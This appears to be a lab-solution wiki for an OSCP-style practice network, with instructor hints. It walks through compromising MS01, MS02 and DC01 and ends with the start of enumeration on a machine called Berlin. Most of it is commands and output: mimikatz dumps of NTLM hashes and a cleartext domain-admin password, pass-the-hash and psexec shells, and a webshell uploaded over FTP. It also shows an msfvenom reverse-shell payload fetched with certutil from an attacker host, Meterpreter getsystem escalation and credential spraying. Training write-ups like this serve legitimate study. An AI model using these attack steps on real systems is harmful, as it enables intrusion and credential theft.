c2 a5 e1 d1 25 67 9b 5e 69 8d 71 6f 22 37 cd 79 f0 bc c8 bb 8c 2f 3f 5f 58
ssp :
credman :

Authentication Id : 0 ; 132060 (00000000:000203dc)
Session          : Service from 0
User Name        : SQLTELEMETRY$SQLEXPRESS
Domain           : NT Service
Logon Server     : (null)
Logon Time       : 12/20/2022 8:02:18 AM
SID              : S-1-5-80-1985561900-798682989-2213159822-1904180398-3434236965

msv :
  [00000003] Primary
  * Username : MS02$
  * Domain   : OSCP
  * NTLM     : 590c3a12748bf0aaaadfb7207efebd02
  * SHA1     : 26a06477e8fab88f736108d090b9ecc8f9143309
tspkg :
wdigest :
  * Username : MS02$
  * Domain   : OSCP
  * Password : (null)
kerberos :
  * Username : MS02$
  * Domain   : oscp.exam
  * Password : b0 c3 70 74 1f 13 17 d9 bb 9c 4f d6 95 65 1d f5 5d 8b 71 a9 d6 ad 83 d9 40 4a 0d 53 44 8b
f1 83 cb 01 ef 37 9c 3e ba 84 cc f7 7e e5 27 6d 68 28 33 ba f5 c9 96 5c ab ff ac 62 a3 39 71 9b dd 11 c0 10 62
dd 9b f7 92 b7 3f 19 9d fb e3 a7 c9 ec 5b 23 88 13 a0 ed c6 2c fd 03 87 7e 2f cb 2c d5 56 92 33 c9 8f 2c 6d 65
37 2c 72 cf 65 d0 80 25 63 92 fd 4a 1b 37 04 96 5e 53 cd d5 94 07 5b 03 95 0e d7 f7 2e 23 97 32 ec c5 c9 d1 42
22 ae 65 fa 9d 31 0c 44 b2 2e 8e 27 34 eb dc 50 81 95 79 5b 88 26 42 ad 19 c7 e4 b2 de ac f1 32 9d 67 46 a4 54
70 ae 2c a1 e2 38 5f 87 76 f4 10 69 5a 2d 42 b1 f0 c4 a8 bc 4e ee 26 85 3b 44 09 ba 06 c0 8d d3 73 3e c7 c7 40
c2 a5 e1 d1 25 67 9b 5e 69 8d 71 6f 22 37 cd 79 f0 bc c8 bb 8c 2f 3f 5f 58
ssp :
credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0
User Name        : LOCAL SERVICE
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 12/20/2022 8:02:17 AM
SID              : S-1-5-19

msv :
tspkg :
wdigest :
  * Username : (null)
  * Domain   : (null)
  * Password : (null)
kerberos :
  * Username : (null)
  * Domain   : (null)
  * Password : (null)
ssp :
credman :

Authentication Id : 0 ; 73485 (00000000:00011f0d)
Session          : Interactive from 1

```

```

User Name      : DWM-1
Domain        : Window Manager
Logon Server   : (null)
Logon Time     : 12/20/2022 8:02:17 AM
SID           : S-1-5-90-0-1

msv :
[00000003] Primary
* Username : MS02$
* Domain   : OSCP
* NTLM     : 590c3a12748bf0aaaadfb7207efebd02
* SHA1     : 26a06477e8fab88f736108d090b9ecc8f9143309

tspkg :
wdigest :
* Username : MS02$
* Domain   : OSCP
* Password : (null)

kerberos :
* Username : MS02$
* Domain   : oscp.exam
* Password : b0 c3 70 74 1f 13 17 d9 bb 9c 4f d6 95 65 1d f5 5d 8b 71 a9 d6 ad 83 d9 40 4a 0d 53 44 8b
f1 83 cb 01 ef 37 9c 3e ba 84 cc f7 7e e5 27 6d 68 28 33 ba f5 c9 96 5c ab ff ac 62 a3 39 71 9b dd 11 c0 10 62
dd 9b f7 92 b7 3f 19 9d fb e3 a7 c9 ec 5b 23 88 13 a0 ed c6 2c fd 03 87 7e 2f cb 2c d5 56 92 33 c9 8f 2c 6d 65
37 2c 72 cf 65 d0 80 25 63 92 fd 4a 1b 37 04 96 5e 53 cd d5 94 07 5b 03 95 0e d7 f7 2e 23 97 32 ec c5 c9 d1 42
22 ae 65 fa 9d 31 0c 44 b2 2e 8e 27 34 eb dc 50 81 95 79 5b 88 26 42 ad 19 c7 e4 b2 de ac f1 32 9d 67 46 a4 54
70 ae 2c a1 e2 38 5f 87 76 f4 10 69 5a 2d 42 b1 f0 c4 a8 bc 4e ee 26 85 3b 44 09 ba 06 c0 8d d3 73 3e c7 c7 40
c2 a5 e1 d1 25 67 9b 5e 69 8d 71 6f 22 37 cd 79 f0 bc c8 bb 8c 2f 3f 5f 58

ssp :
credman :

Authentication Id : 0 ; 73461 (00000000:00011ef5)
Session          : Interactive from 1
User Name        : DWM-1
Domain          : Window Manager
Logon Server    : (null)
Logon Time       : 12/20/2022 8:02:17 AM
SID             : S-1-5-90-0-1

msv :
[00000003] Primary
* Username : MS02$
* Domain   : OSCP
* NTLM     : 590c3a12748bf0aaaadfb7207efebd02
* SHA1     : 26a06477e8fab88f736108d090b9ecc8f9143309

tspkg :
wdigest :
* Username : MS02$
* Domain   : OSCP
* Password : (null)

kerberos :
* Username : MS02$
* Domain   : oscp.exam
* Password : b0 c3 70 74 1f 13 17 d9 bb 9c 4f d6 95 65 1d f5 5d 8b 71 a9 d6 ad 83 d9 40 4a 0d 53 44 8b
f1 83 cb 01 ef 37 9c 3e ba 84 cc f7 7e e5 27 6d 68 28 33 ba f5 c9 96 5c ab ff ac 62 a3 39 71 9b dd 11 c0 10 62
dd 9b f7 92 b7 3f 19 9d fb e3 a7 c9 ec 5b 23 88 13 a0 ed c6 2c fd 03 87 7e 2f cb 2c d5 56 92 33 c9 8f 2c 6d 65
37 2c 72 cf 65 d0 80 25 63 92 fd 4a 1b 37 04 96 5e 53 cd d5 94 07 5b 03 95 0e d7 f7 2e 23 97 32 ec c5 c9 d1 42
22 ae 65 fa 9d 31 0c 44 b2 2e 8e 27 34 eb dc 50 81 95 79 5b 88 26 42 ad 19 c7 e4 b2 de ac f1 32 9d 67 46 a4 54
70 ae 2c a1 e2 38 5f 87 76 f4 10 69 5a 2d 42 b1 f0 c4 a8 bc 4e ee 26 85 3b 44 09 ba 06 c0 8d d3 73 3e c7 c7 40
c2 a5 e1 d1 25 67 9b 5e 69 8d 71 6f 22 37 cd 79 f0 bc c8 bb 8c 2f 3f 5f 58

ssp :
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : MS02$
Domain          : OSCP
Logon Server    : (null)
Logon Time       : 12/20/2022 8:02:17 AM
SID             : S-1-5-20

msv :
[00000003] Primary
* Username : MS02$
* Domain   : OSCP

```

```

        * NTLM      : 590c3a12748bf0aaaadfb7207efebd02
        * SHA1      : 26a06477e8fab88f736108d090b9ecc8f9143309
tspkg :
wdigest :
        * Username : MS02$
        * Domain   : OSCP
        * Password : (null)
kerberos :
        * Username : ms02$
        * Domain   : OSCP.EXAM
        * Password : (null)
ssp :
credman :

Authentication Id : 0 ; 42685 (00000000:0000a6bd)
Session          : Interactive from 1
User Name        : UMFD-1
Domain           : Font Driver Host
Logon Server     : (null)
Logon Time       : 12/20/2022 8:02:17 AM
SID              : S-1-5-96-0-1

msv :
        [00000003] Primary
        * Username : MS02$
        * Domain   : OSCP
        * NTLM     : 590c3a12748bf0aaaadfb7207efebd02
        * SHA1     : 26a06477e8fab88f736108d090b9ecc8f9143309
tspkg :
wdigest :
        * Username : MS02$
        * Domain   : OSCP
        * Password : (null)
kerberos :
        * Username : MS02$
        * Domain   : oscp.exam
        * Password : b0 c3 70 74 1f 13 17 d9 bb 9c 4f d6 95 65 1d f5 5d 8b 71 a9 d6 ad 83 d9 40 4a 0d 53 44 8b
f1 83 cb 01 ef 37 9c 3e ba 84 cc f7 7e e5 27 6d 68 28 33 ba f5 c9 96 5c ab ff ac 62 a3 39 71 9b dd 11 c0 10 62
dd 9b f7 92 b7 3f 19 9d fb e3 a7 c9 ec 5b 23 88 13 a0 ed c6 2c fd 03 87 7e 2f cb 2c d5 56 92 33 c9 8f 2c 6d 65
37 2c 72 cf 65 d0 80 25 63 92 fd 4a 1b 37 04 96 5e 53 cd d5 94 07 5b 03 95 0e d7 f7 2e 23 97 32 ec c5 c9 d1 42
22 ae 65 fa 9d 31 0c 44 b2 2e 8e 27 34 eb dc 50 81 95 79 5b 88 26 42 ad 19 c7 e4 b2 de ac f1 32 9d 67 46 a4 54
70 ae 2c a1 e2 38 5f 87 76 f4 10 69 5a 2d 42 b1 f0 c4 a8 bc 4e ee 26 85 3b 44 09 ba 06 c0 8d d3 73 3e c7 c7 40
c2 a5 e1 d1 25 67 9b 5e 69 8d 71 6f 22 37 cd 79 f0 bc c8 bb 8c 2f 3f 5f 58
ssp :
credman :

Authentication Id : 0 ; 42591 (00000000:0000a65f)
Session          : Interactive from 0
User Name        : UMFD-0
Domain           : Font Driver Host
Logon Server     : (null)
Logon Time       : 12/20/2022 8:02:17 AM
SID              : S-1-5-96-0-0

msv :
        [00000003] Primary
        * Username : MS02$
        * Domain   : OSCP
        * NTLM     : 590c3a12748bf0aaaadfb7207efebd02
        * SHA1     : 26a06477e8fab88f736108d090b9ecc8f9143309
tspkg :
wdigest :
        * Username : MS02$
        * Domain   : OSCP
        * Password : (null)
kerberos :
        * Username : MS02$
        * Domain   : oscp.exam
        * Password : b0 c3 70 74 1f 13 17 d9 bb 9c 4f d6 95 65 1d f5 5d 8b 71 a9 d6 ad 83 d9 40 4a 0d 53 44 8b
f1 83 cb 01 ef 37 9c 3e ba 84 cc f7 7e e5 27 6d 68 28 33 ba f5 c9 96 5c ab ff ac 62 a3 39 71 9b dd 11 c0 10 62
dd 9b f7 92 b7 3f 19 9d fb e3 a7 c9 ec 5b 23 88 13 a0 ed c6 2c fd 03 87 7e 2f cb 2c d5 56 92 33 c9 8f 2c 6d 65
37 2c 72 cf 65 d0 80 25 63 92 fd 4a 1b 37 04 96 5e 53 cd d5 94 07 5b 03 95 0e d7 f7 2e 23 97 32 ec c5 c9 d1 42
22 ae 65 fa 9d 31 0c 44 b2 2e 8e 27 34 eb dc 50 81 95 79 5b 88 26 42 ad 19 c7 e4 b2 de ac f1 32 9d 67 46 a4 54

```

```

70 ae 2c a1 e2 38 5f 87 76 f4 10 69 5a 2d 42 b1 f0 c4 a8 bc 4e ee 26 85 3b 44 09 ba 06 c0 8d d3 73 3e c7 c7 40
c2 a5 e1 d1 25 67 9b 5e 69 8d 71 6f 22 37 cd 79 f0 bc c8 bb 8c 2f 3f 5f 58

ssp :
credman :

Authentication Id : 0 ; 40521 (00000000:00009e49)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/20/2022 8:02:17 AM
SID               : 

msv :
[00000003] Primary
* Username : MS02$
* Domain   : OSCP
* NTLM     : 590c3a12748bf0aaaadfb7207efebd02
* SHA1     : 26a06477e8fab88f736108d090b9ecc8f9143309

tspkg :
wdigest :
kerberos :
ssp :
credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : MS02$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 12/20/2022 8:02:17 AM
SID               : S-1-5-18

msv :
tspkg :
wdigest :
* Username : MS02$
* Domain   : OSCP
* Password : (null)
kerberos :
* Username : ms02$
* Domain   : OSCP.EXAM
* Password : (null)
ssp :
credman :

mimikatz #

```

DC01 - 10.10.25.146

Student Hint: same as SM hints

Instructor Hint: same as SM hints

SM Hints:

Hint	Share with student	Other resources to share
1	Have you tried dumping the hashes on MS02?	
2	Maybe you can use the dumped hashes from MS02 to authenticate to a service on DC01	
3		

Enumeration

From the mimikatz output on MS02, we found the NTLM hash of the **Administrator** user **59b280ba707d22e3ef0aa587fc29ffe5**

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 363307 (00000000:00058b2b)
Session           : Interactive from 1
User Name         : Administrator
Domain            : OSCP
Logon Server      : DC01
Logon Time        : 12/20/2022 8:02:39 AM
SID               : S-1-5-21-2610934713-1581164095-2706428072-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : OSCP
* NTLM     : 59b280ba707d22e3ef0aa587fc29ffe5
* SHA1     : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
* DPAPI    : 959ad2ea78c63aebf3233679ad90d769

tspkg :
wdigest :
* Username : Administrator
* Domain   : OSCP
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : OSCP.EXAM
* Password : (null)

ssp :
credman :

---SNIP---
```

We can gather more information to find that the Administrator is a member of the Domain Admins

```
PS C:\Windows\Tasks> net user Administrator /Domain
net user Administrator /Domain
The request will be processed at a domain controller for domain oscp.exam.

User name          Administrator
Full Name          Administrator
Comment            Built-in account for administering the computer/domain
User's comment     -
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never

Password last set  3/25/2022 5:13:34 AM
Password expires   Never
Password changeable 3/26/2022 5:13:34 AM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script        -
User profile        -
Home directory     1/17/2023 3:02:52 AM
Last logon          1/17/2023 3:02:52 AM

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships  *Domain Users      *Enterprise Admins
                           *Domain Admins    *Group Policy Creator
                           *Schema Admins

The command completed successfully.

PS C:\Windows\Tasks>
```

We can spray the domain with crackmapexec and see that this hash gives us access to all the machines including DC01

Exploitation

We can then get a shell on DC01 using impacket-psexec

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ proxychains impacket-psexec -hashes 00000000000000000000000000000000:59b280ba707d22e3ef0aa587fc29ffe5
Administrator@10.10.25.146
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:445 ... OK
[*] Requesting shares on 10.10.25.146.....
[*] Found writable share ADMIN$
[*] Uploading file ajSksibe.exe
[*] Opening SVCManager on 10.10.25.146.....
[*] Creating service bFRh on 10.10.25.146.....
[*] Starting service bFRh.....
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:445 ... OK
[!] Press help for extra shell commands
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:445 ... OK
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 10.10.25.146
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.25.254

C:\Windows\system32> type C:\Users\Administrator\Desktop\proof.txt
9f45ee6dbf315d400dea155c031544bf

C:\Windows\system32> hostname
DC01

C:\Windows\system32>
```

Alternative attack vector - Metasploit getsystem



This is for testing purposes to make sure things work, saves you a bit of time 😊

Also good practice for students in my opinion as it teaches them a few things about the framework, shells, switching from powershell to msf etc.

I will not be held responsible for the use of this wiki.

- signed ob1d1k3

Upload webshell via ftp on ms01

```
(kalikali)-[~/reimagined/challenge5/oscp-b]
$ ftp 192.168.243.147
Connected to 192.168.243.147.
220 Microsoft FTP Service
Name (192.168.243.147:kali): web_svc
331 Password required
Password: Diamond1
230 User logged in.
Remote system type is Windows_NT.
ftp> cd wwwroot
250 CWD command successful.
ftp> put cmdasp.aspx
local: cmdasp.aspx remote: cmdasp.aspx
229 Entering Extended Passive Mode (|||65307|)
125 Data connection already open; Transfer starting.
100% |*****| 1442          27.50 MiB/s    --:-- ETA
226 Transfer complete.
1442 bytes sent in 00:00 (215.12 KiB/s)
ftp> bye
221 Goodbye.

(kalikali)-[~/reimagined/challenge5/oscp-b]
$
```

add ms01.oscp.exam to /etc/hosts file and visit <http://ms01.oscp.exam:8000/cmdasp.aspx> to access web shell

After uploading webshell, one can generate a meterpreter binary, transfer to the target and escalate privileges using getsystem (printspoofing) technique

```
(kalikali)-[~/reimagined/challenge5/oscp-b]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=1337 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

(kalikali)-[~/reimagined/challenge5/oscp-b]
$
```

Download and execute via webshell



certutil -f -urlcache <http://192.168.45.243/shell.exe> C:\windows\tasks\shell.exe

C:\windows\tasks\shell.exe

```
***** Online *****
CertUtil: -URLCache command completed successfully.

Command: certutil -f -urlcache http://192.168.45.243/
execute
```

We get reverse shell and can run getsystem to escalate privileges

```
(kalikali)-[~/reimagined/challenge5/oscp-b]
$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 1337; exploit"
[sudo] password for kali:
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 1337
[*] Started reverse TCP handler on 192.168.45.243:1337
[*] Sending stage (200774 bytes) to 192.168.243.147
[*] Meterpreter session 1 opened (192.168.45.243:1337 -> 192.168.243.147:65316) at 2023-03-03 15:39:52
+0100 meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1500 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.243.147
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.243.254

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.133.147
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

c:\windows\system32\inetsrv>
```

We can repeat the same trick with the other machines, switch to msf on MS02, we can use meterpreter to elevate privileges and also dump creds

 I was lazy to add the tunnelling here, just add user and create ssh tunnel, all in the main wiki 😊

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:7777
[*] Sending stage (200774 bytes) to 127.0.0.1
[*] Meterpreter session 2 opened (127.0.0.1:7777 -> 127.0.0.1:42972) at 2023-03-03 16:01:38 +0100

meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeManageVolumePrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## / *** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====

Username      Domain    NTLM                      SHA1                    DPAPI
-----        -----    ----                      ----                    -----
Administrator OSCP      59b280ba707d22e3ef0aa587fc29ffe5 f41a495e6d341c7416a42abd14b9aef6f1eb6b17
959ad2ea78c63aebf3233679ad90d769
MS02$         OSCP      f0fbea9774187037e5d553d1c8c24236 744eb9990465c3e1053457f0a3e82d4dceccb20c

wdigest credentials
=====

Username      Domain    Password
-----        -----    -----
(null)        (null)   (null)
Administrator OSCP      (null)
MS02$         OSCP      (null)

kerberos credentials
=====

Username      Domain    Password
-----        -----    -----
(null)        (null)   (null)
Administrator OSCP.EXAM 7Tg9M9MZbzAokR9
```

```

MS02$ oscp.exam 8a dc 45 e4 ae cc 5c e9 c8 d0 5a a3 f1 43 5f 67 f8 90 9d a4 c4 61 77 02 64 82 cf 98
87 3f 73 93 7f 83 d7 38 e8 2d 25 74 6f e1 c4 6e
80 cb fa 33 90 c3 21 c0 0d 00 a3 f7 c8 c9 7b 84 7f b4 1d d5 67 b2 b7 b2 0d 65 af 09
9c 5e 56 c2 77 c8 47 bf 90 0a 4f 9b 06 66 52 fe
7e 7b ce 4f fc e0 d8 e6 11 06 f5 fd d6 76 83 fa e2 b2 35 cb 9d 3c 9c 49 0e 4e 1a 9a
1a 33 63 c9 f6 ef 83 5a de f2 21 20 43 34 f3 9f
3f 86 66 c2 f5 3e f6 e7 da 83 dd 26 28 68 f1 5f 94 67 47 d6 fe 62 f1 ec 59 57 40 50
18 f1 eb 3b 43 97 fe de 66 09 b2 99 b1 a7 c2 09
3c f6 b2 42 d0 eb a7 26 ff 88 96 bb c2 52 17 95 e3 47 90 04 43 ac 98 da 22 2f 29 54
97 8c 97 6d fc fc 8f 22 c6 e4 13 2e e5 ba fa f4
97 c0 df f6 70 8a 63 fd 25 58 e7 2a ae 70 94 9b 39 db 0e 13
ms02$ OSCP.EXAM (null)

```

meterpreter >

Clear text creds from output of mimikatz, Administrator is a domain admin, so can spray domain and fire off psexec

```

(kalikali)-[~/reimagined/challenge5/oscp-b]
$ proxychains crackmapexec smb 10.10.133.140-149 -u 'Administrator' -p '7Tg9M9MZbzAokR9'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

---SNIP---

SMB      10.10.133.146  445    DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:oscp.
exam) (signing:True) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.148:445 SMB      10.10.133.147  445
MS01      [*] Windows 10.0 Build 19041 x64 (name:MS01) (domain:oscp.exam) (signing:False) (SMBv1:False)
... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.148:445 ... OK
SMB      10.10.133.148  445    MS02          [+] oscp.exam\Administrator:7Tg9M9MZbzAokR9 (Pwn3d!)
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.146:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.146:445 ... OK
SMB      10.10.133.146  445    DC01          [+] oscp.exam\Administrator:7Tg9M9MZbzAokR9 (Pwn3d!)
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.147:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.147:445 ... OK
SMB      10.10.133.147  445    MS01          [+] oscp.exam\Administrator:7Tg9M9MZbzAokR9 (Pwn3d!)

(kalikali)-[~/reimagined/challenge5/oscp-b]
$ proxychains impacket-psexec administrator:'7Tg9M9MZbzAokR9'@10.10.133.146
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.146:445 ... OK
[*] Requesting shares on 10.10.133.146.....
[*] Found writable share ADMIN$
[*] Uploading file ASLKYCYde.exe
[*] Opening SVCManager on 10.10.133.146.....
[*] Creating service dvib on 10.10.133.146.....
[*] Starting service dvib.....
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.146:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.146:445 ... OK
[!] Press help for extra shell commands
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.133.146:445 ... OK
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt
authority\system

C:\Windows\system32>

```

```
ipconfig
```

```
Windows IP  
Configuration
```

```
Ethernet adapter  
Ethernet0:
```

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.10.133.146  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.10.133.254
```

```
C:\Windows\system32> type C:\users\administrator\Desktop\proof.txt  
d5eb7a8483bfe9e17b8dd521588dbfd6
```

```
C:\Windows\system32> hostname  
DC01
```

```
C:\Windows\system32>
```

Berlin

- Proof files
- Enumeration
- Exploitation - RCE
- Privilege Escalation
 - Discovery
 - Exploitation

Student Hint: same as SM hints

Instructor Hint: same as SM hints

SM Hints:

Hint	Share with student	Other resources to share
1	URL encoding might help if payloads are not working.	https://meyerweb.com/eric/tools/dencoder/
2	Use burpsuite to capture and modify requests/ can also help with encoding and repeater can speed up the process	
3	For privilege escalation, are there a way to get code execution for the suspicious application? what is this application doing? is there RCE? "google java debug rce" - spoiler	

Proof files

- local.txt: /home/dev/local.txt
- proof.txt: /root/proof.txt

Enumeration

We start with a full nmap TCP scan

```
(kalikali)-[~]
$ sudo nmap -sS -T5 -p- 192.168.135.150 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 18:36 WAT
Warning: 192.168.135.150 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.135.150
Host is up (0.24s latency).

Not shown: 65043 closed tcp ports (reset), 490 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 682.63 seconds
```

```
(kalikali)-[~]
$
```

We then run a more intense scan on the open ports

```
(kalikali)-[~]
$ sudo nmap -sC -sV -T4 -p 22,8080 192.168.135.150 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 18:54 WAT
Nmap scan report for 192.168.135.150
Host is up (0.24s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

```

|   256 adac800a5f8744eaba7f95cale90780d (ECDSA)
|_ 256 b3aed12524c2ab4ff940c5f00b1287bb (ED25519)
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404
|     Content-Type: application/json; charset=UTF-8
|     Date: Sun, 15 Jan 2023 17:54:20 GMT
|     Connection: close
|     {"timestamp":"2023-01-15T17:54:20.722+0000","status":404,"error":"Not Found","message":"No message available","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 19
|     Date: Sun, 15 Jan 2023 17:54:18 GMT
|     Connection: close
|     {"api-status": "up"}
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET,HEAD,OPTIONS
|     Content-Length: 0
|     Date: Sun, 15 Jan 2023 17:54:18 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 505
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 830
|     Date: Sun, 15 Jan 2023 17:54:20 GMT
|     <!doctype html><html lang="en"><head><title>HTTP Status 505
|     HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1
|   Socks5:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 800
|     Date: Sun, 15 Jan 2023 17:54:21 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body>
|   _http-favicon: Spring Java Framework
|   _http-open-proxy: Proxy might be redirecting requests
|   _http-title: Site doesn't have a title (text/plain; charset=UTF-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.93%I=7%D=1/15%Time=63C43DCA%P=x86_64-pc-linux-gnu%r(Ge

---SNIP---

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

